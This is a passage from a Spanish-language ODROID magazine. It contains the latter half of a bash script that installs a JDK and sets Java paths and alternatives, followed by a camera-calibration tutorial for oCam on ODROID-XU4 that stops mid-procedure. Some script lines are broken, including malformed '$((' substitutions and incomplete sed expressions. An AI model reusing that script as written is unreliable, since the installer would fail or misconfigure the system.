
```

    exit 1
fi
if [ -d $1 ]
then
echo "The file $1 must be a tar file, not a directory."
exit 1
fi
if [[ ! $1 == *.tar.gz ]]
then
echo "The file $1 must end with .tar.gz suffix."
exit 1
fi
set_java_holder_directory $1 $2
}

set_java_holder_directory() {
if [[ $# -eq 2 ]] ; then
if [ -d $2 ] ; then
HOLDERDIR=$2
else
echo "The destination directory $2 does not exist"
exit 1
fi
else
# default directory is used
HOLDERDIR="/usr/local"
fi
if [ ! -d $HOLDERDIR ]; then
mkdir $HOLDERDIR
fi
JAVADIR="$HOLDERDIR/java"
if [ ! -d $JAVADIR ]; then
mkdir $JAVADIR
chmod 0755 $JAVADIR
fi
extract_jar_file_in_tmp_directory $1
}

extract_jar_file_in_tmp_directory() {
CURRENT=.
TAR_FILE=$1
# must be root or have sudo rights to do the following
TMP_DIR=`mktemp -d`
cp $TAR_FILE $TMP_DIR/
cd $TMP_DIR
tar zxf $TAR_FILE --no-same-owner
TMP_DIRECTORIES='ls -t -l --time-style=iso $TMP_DIR | egrep '^d' '
echo installation date=`date` >> $LOGFILE
echo "date $TMP_DIRECTORIES" >> $LOGFILE
ID=$(cat /etc/os-release | grep ^ID= | awk -F= '{print $2}')
echo "ID=$ID" >> $LOGFILE
}

```



INSTALACION DE JAVA

```
ID_LIKE=$(cat /etc/os-release | grep ^ID_LIKE= | awk -F= '{print $2}')
echo "ID_LIKE=$ID_LIKE" >> $LOGFILE
CREATED_DIRECTORIES=`ls -t -l --time-style=iso $TMP_DIR | egrep '^d' |
awk '{print $NF}'` 
# "ls -t -l" = get a directory listing
# "| egrep '^d'" = pipe to egrep and select only the directories
# "| awk '{print $NF}'" = pipe the result to awk and print only the
last field
CREATED=`echo $CREATED_DIRECTORIES | awk '{print $1}'` 
inspect_exe_and_java_versions $TMP_DIR/$CREATED/bin/
exit_if_error
move_to_destination $1
}

move_to_destination() {
cd $JAVADIR
DESTINATION=$JAVADIR/$CREATED
if [ -d $DESTINATION ]; then
# echo "The directory already exists, it will be overwritten!"
rm -rf $DESTINATION
fi
mv $TMP_DIR/$CREATED $DESTINATION
rm -rf $TMP_DIR
JAVAHOME=$JAVADIR/$CREATED
echo "JAVA_HOME=$JAVAHOME" >> $LOGFILE
JREHOME=$JAVAHOME/jre
make_or_update_java_paths_script $1
}

make_or_update_java_paths_script() {
# edit /etc/profile.d/java_paths.sh file
SET_PATHS_FILE=/etc/profile.d/java_path.sh
TMP_SET_PATHS_FILE="/tmp/$(basename $0).$$$.tmp"
if grep -R "JAVA_HOME" $SET_PATHS_FILE > /dev/null
then
sed -r "s#^JAVA_HOME=.*\$JAVAHOME#" $SET_PATHS_FILE | sed -r
"s#^JRE_HOME=.*\$JAVA_HOME/jre#" > $TMP_SET_PATHS_FILE
else
echo '#!/bin/bash
mypathmungeafter() {
    if [[ ! "$PATH" =~ .*\$JAVA_HOME.* ]] # add $1 into PATH if is not there yet
    then
        PATH=$PATH:$1/bin
    fi
}
#' >> $TMP_SET_PATHS_FILE
echo JAVA_HOME=$JAVAHOME >> $TMP_SET_PATHS_FILE
echo 'JRE_HOME=$JAVA_HOME/jre
mypathmungeafter \$JAVA_HOME
mypathmungeafter \$JRE_HOME
export JAVA_HOME'
```



```
export JRE_HOME
export PATH
unset -f mypathmungeafter' >> $TMP_SET_PATHS_FILE
fi
mv $TMP_SET_PATHS_FILE $SET_PATHS_FILE
update_java_alternatives
}

update_java_alternatives() {
    # update alternatives and set them
    if [ "debian" == "$ID" ] || [ "ubuntu" == "$ID" ] || [ "debian" ==
"$ID_LIKE" ] || [ "ubuntu" == "$ID_LIKE" ]
    then
        # Debian based distro
        ALTERNATE_CMD="update-alternatives --quiet"
    else
        # CentOS or similar
        ALTERNATE_CMD=alternatives
    fi
    $ALTERNATE_CMD --install /usr/bin/java java ${JAVAHOME}/bin/java 2
    $ALTERNATE_CMD --install /usr/bin/javac javac ${JAVAHOME}/bin/javac 2
    $ALTERNATE_CMD --install /usr/bin/jar jar ${JAVAHOME}/bin/jar 2
    $ALTERNATE_CMD --set java ${JAVAHOME}/bin/java
    $ALTERNATE_CMD --set javac ${JAVAHOME}/bin/javac
    $ALTERNATE_CMD --set jar ${JAVAHOME}/bin/jar
    cd $CURRENT
    inspect_exe_and_java_versions ${JAVAHOME}/bin/
    exit_if_error
    inspect_exe_and_java_versions
    final_message
}

inspect_exe_and_java_versions() {
    MESSAGE=$(("$1java" -version 2>&1)
    if [ $? -ne 0 ]; then # check the result of latest exe, it should be
zero
        VALIDITY="ERROR"
        echo $MESSAGE
    else # inspect the installation against the version of javac and java
        JAVAC_VERSION=$(("$1javac" -version 2>&1 | grep javac | awk '{ print
$2 }')
        JAVA_VERSION=$(echo $MESSAGE | grep "java version" | awk '{ print
substr($3, 2, length($3)-2); }')
        if [[ $JAVAC_VERSION ]] && [ $JAVAC_VERSION == $JAVA_VERSION ]; then
            VALIDITY="OK"
        else
            VALIDITY="ERROR"
        fi
    fi
}
```

```
exit_if_error() {  
    if [ $VALIDITY == "ERROR" ]; then  
        echo "installation of $1 failed"  
        exit 1  
    fi  
}  
  
final_message() {  
    if [ $VALIDITY == "OK" ]; then  
        source /etc/profile  
        echo "directory $DESTINATION version $JAVA_VERSION OK"  
    else  
        echo "Versions of java and javac do not match. Installation may have  
failed."  
    fi  
}  
  
main $1 $2  
exit 0
```

Comentarios finales

Con el script anterior, podemos instalar diferentes versiones de JDK de forma sistemática. El script facilita las instalaciones múltiples y repetitivas, y ha sido probado en ODROIDs ejecutando Debian, Ubuntu, CentOS y Fedora. También se puede usar para instalar Java de forma remota con comandos scp y SSH. El script no elimina ninguna instalación antigua, lo cual debe hacerse manualmente. En el siguiente ejemplo, vamos a eleminar la versión 1.8.0_77 de JDK:

```
$ sudo rm -rf /usr/local/java/jdk1.8.0_77
```

Un desarrollador puede añadir nuevas funciones al script, si lo cree necesario. Por ejemplo, se podría añadir las siguientes funcionalidades: eliminación automática de antiguas instalaciones, comprobación del espacio disponible en disco antes de la instalación o verificar el tamaño disponible de la carpeta /tmp. El sistema de alternativas Linux se encarga de eliminar las entradas perdidas, cada vez que se actualizan las alternativas. Con scripts, un programador o un administrador pueden tener un control total de todas las instalaciones de Java en todos los equipos de su red. Las necesidades y objetivos de un administrador pueden ser muy variados, como utilizar los últimos parches de seguridad, probar diferentes versiones de Java o utilizar las últimas características del lenguaje. Con los scripts cada usuario puede escribir una solución personalizada y específica para sus propias necesidades, tomando como punto de partida el script que hemos presentado en este artículo.



CALIBRACION DE LA CAMARA USANDO OCAM Y ODROID-XU4

UN TUTORIAL TECNICO

Calibrar la cámara no es precisamente un tema muy apasionante, pero es un proceso básico y esencial para cualquier uso que se quiera dar a la cámara. En pocas palabras, una cámara es un dispositivo que hace una imagen bidimensional de la luz que pasa a través de la lente de la cámara y el sensor de imagen. Para extraer información útil de la imagen 2D, necesitamos el modelo matemático de la cámara. La Calibración de la cámara simplemente describe como debemos ajustar los parámetros de la cámara. Este tutorial es una guía paso a paso de cómo calibrar la cámara y recoge también algunos conceptos básicos sobre la historia de la calibración.

Tipo de cámara

Vamos a utilizar una cámara estenopeica, ya que este tipo de cámaras son muy simples, pero cubren una serie de conceptos que necesitamos. Vamos a analizar sus parámetros intrínsecos incluyendo las características geométricas de la cámara y la distorsión de la lente.

En una cámara estenopeica, se supone que la imagen se genera sobre el plano de imagen de la cámara mediante líneas rectas de rayos de luz. Estos rayos de luz proceden de los objetos del mundo tridimensional y pasan a través del pequeño agujero de la cámara tal como se describe en la Figura 1.




Figura 1. Modelo de la cámara estenopeica (Fuente: Learning OpenCV por O'Reilly)

La distancia focal, f , es la distancia entre el agujero y el plano de imagen, y Z es la distancia entre el agujero y el objeto. De f y Z obtenemos la siguiente relación.

$$-x = f \frac{X}{Z}$$

CALIBRACION DE LA CAMARA

En lugar del agujero, podemos imaginarnos un centro de proyección y que la imagen se genera por proyección sobre un plano de imagen virtual. Este plano está situado entre el centro de la proyección y el objeto tal como vemos en la Figura 2.




Figura 2. Geometría de proyección. (Fuente: Learning OpenCV por O'Reilly)

El punto de intersección entre el plano de la imagen virtual y el eje óptico se conoce como el punto principal que tiene las coordenadas (CX, CY). Entonces, entre las coordenadas de un punto sobre el plano de la imagen virtual (x_{screen} , y_{screen}), y las coordenadas del correspondiente punto del objeto real Q (X, Y, Z), existe la siguiente relación.

$$x_{screen} = f_x \left(\frac{X}{Z} \right) + c_x, \quad y_{screen} = f_y \left(\frac{Y}{Z} \right) + c_y$$

La transformación de un punto del mundo real multi-dimensional Q (X, Y, Z) a un punto (x, y) sobre la pantalla se denomina "Transformación proyectiva" y se puede representar con la siguiente ecuación.

$$q = MQ$$

donde

$$q = [x \ y \ w], \quad M = [f_x \ 0 \ c_x \ 0 \ f_y \ c_y \ 0 \ 0 \ 1], \quad Q = [X \ Y \ Z]$$

Una parte del proceso de calibración de la cámara consiste en obtener los parámetros de la matriz M, para entender cómo se proyecta un punto del mundo real sobre la pantalla de imagen.

Distorsión de la lente

Por lo general, la lente de una cámara tiene dos tipos de distorsión: distorsión radial y tangencial. La distorsión radial de la lente deforma el contorno de un objeto en la periferia de la lente. Esta distorsión convertirá la imagen de un objeto cuadrado en un cuadrado con lados redondeados, como se representa en la Figura 3.

La distorsión radial puede representarse por la siguiente ecuación:

$$x_{distorted} = x(1 + k_1 r^2 + k_2 r^4 + k_3 r^6)$$

$$y_{distorted} = y(1 + k_1 r^2 + k_2 r^4 + k_3 r^6)$$




Figura 3. Distorsión radial de la lente. (Fuente: Learning OpenCV por O'Reilly)

Otra Parte del proceso de calibración de la cámara consiste en obtener los parámetros k_1 , k_2 y k_3 para que puedas corregir las coordenadas de la imagen en la propia imagen distorsionada.

Distorsión tangencial

La distorsión tangencial de la lente se produce porque la lente no está situada completamente en paralelo al plano de la imagen, como se muestra en la Figura 4.




Figura 4. Distorsión tangencial de la lente (Fuente: Learning OpenCV por O'Reilly)

La distorsión tangencial puede representarse con la siguiente ecuación.

$$x_{distorted} = x + [2p_1y + p_2(r^2 + 2x^2)]$$

$$y_{distorted} = y + [p_1(r^2 + 2y^2) + 2p_2x]$$

Tras obtener los parámetros p_1 y p_2 , puedes corregir las coordenadas de la imagen distorsionada. Esto es algo que se debe hacer para calibrar correctamente la cámara. Todos los parámetros que describen el modelo de la cámara y la distorsión de la lente se conocen como parámetros intrínsecos de la cámara.

Proceso de calibración

Para la configuración, necesitaremos los siguientes elementos:

ODROID-XU4

oCam

Programa de calibración

Gráfica de calibración




Figura 5. oCam con lente ojo de pez (arriba a la izquierda), OCAM con lente normal (parte inferior izquierda), ODROID-XU4 (derecha)

Vamos a utilizar un clásico tablero de ajedrez en blanco y negro para calibrar la cámara. Puedes descargar este patrón en <http://bit.ly/2426Nay>. Una vez que descargas el archivo de imagen, imprimirla y pegarla sobre un tablero de madera. Cuanto más plano sea el tablero, mejores serán los resultados de la calibración. Puesto que vamos a

utilizar las esquinas internas del tablero de ajedrez, has de tener cuidado de no manchar o difuminar estas esquinas.




Figura 6. Diseño del tablero de ajedrez impreso y pegado

Compilación

Instala OpenCV usando los siguientes comandos:

```
$ sudo apt-get update
$ sudo apt-get install libopencv-dev
```

Ahora, descarga el código fuente de calibración usando el siguiente comando.

```
$ wget https://bitbucket.org/withrobot/\nmagazine/downloads/OM_201606_calibration.cpp \
-O calibration.cpp
```

A continuación, compila el código fuente con el siguiente comando:

```
$ g++ calibration.cpp -o ex_calibration \
-lopencv_core -lopencv_highgui -lopencv_imgproc \
-lopencv_calib3d
```

Tras realizar una compilación correcta, obtendrás un archivo de instalación llamado ex_calibration.

Ejecución

Conecta la oCam por USB al ODROID-XU4 e inicia el programa con el siguiente comando:

```
$ ./ex_calibration -w 9 -h 6 -lt 0
```

Los argumentos del programa se describen a continuación:

- w 9 : número de esquinas a lo ancho, 9**
- h 6 : número de esquinas a lo alto, 6**
- lt 0 : Tipo de lente; 0 = normal, 1 = Ojo de pez**




Figura 7. Anchura y altura del mapa de calibración: 9 por 6

CALIBRACION DE LA CAMARA



Figura 8. oCam con lente normal

El programa consta de las siguientes fases en las que se realizan determinadas tareas de calibración:

Captura

Tomar fotografías del mapa de calibración utilizando la cámara y la lente que se necesita calibrar.

Buscar esquinas

Encontrar las esquinas internas en el tablero de ajedrez.

Calibración

Calcular los parámetros intrínsecos usando imágenes de la tabla de calibración.

Eliminación de la distorsión

Muestra las imágenes correctas obtenidas mediante la aplicación de los parámetros intrínsecos calculados.

Eliminación de la distorsión : en vivo

Muestra la imagen de la cámara correcta en tiempo real.

Se recomienda seguir las siguientes pautas a la hora de tomar imágenes del mapa de calibración. Estas instrucciones te asegurarán que tomas las mejores imágenes de calibración, lo que ayudará a mejorar la fiabilidad de los resultados de la calibración.

Debería aparecer en la imagen todo el tablero de calibración, incluyendo todas las esquinas internas.

Las imágenes de la tabla de calibración deberían cubrir todo el campo de visión de la cámara. Esto significa que, si analizamos todas las imágenes de calibración, la posición de la tabla varía de tal forma que todos los ángulos están cubiertos. La figura 10 muestra un ejemplo de las posiciones de la tabla cubriendo todos los posibles ángulos.

Para un área de visión específica de la cámara, intenta capturar varias imágenes con diferentes ángulos de la tabla de calibración con respecto a la cámara.

Evita tomar fotografías de la tabla de calibración si está colocada muy lejos. Si la tabla de calibración es demasiado pequeña en la imagen, es posible que no se detecten algunas de las esquinas internas de la tabla. Si hay esquinas no localizadas, obtendremos un efecto negativo sobre la calibración.

En la “fase de Captura”, todas las entradas de teclado deben hacerse cuando la ventana de la Vista de imagen esté centrada. Simplemente haciendo clic en la ventana de la Vista de imagen la pones centrada, similar a cualquier otra ventana. Puede capturar y guardar una imagen pulsando la tecla “s”. Se recomienda tomar alrededor de unas 20 imágenes. Tomar demasiadas imágenes provocará un excesivo tiempo de procesamiento sin beneficio alguno para los resultados de la calibración. Si pulsas la




Figura 9. Fase de captura. Utiliza la tecla “s” para capturar y guardar las imágenes




Figura 10. Imágenes capturadas. Observa que la tabla de calibración en las imágenes cubre toda el área de visión de la cámara.

tecla “c”, pasas a la siguiente fase “la búsqueda de esquinas”.

En la fase de “Buscar esquinas”, comprobamos si las imágenes tomadas en la fase

CALIBRACION DE LA CAMARA

anterior son aceptables. Para encontrar las esquinas internas, pulse cualquier tecla.

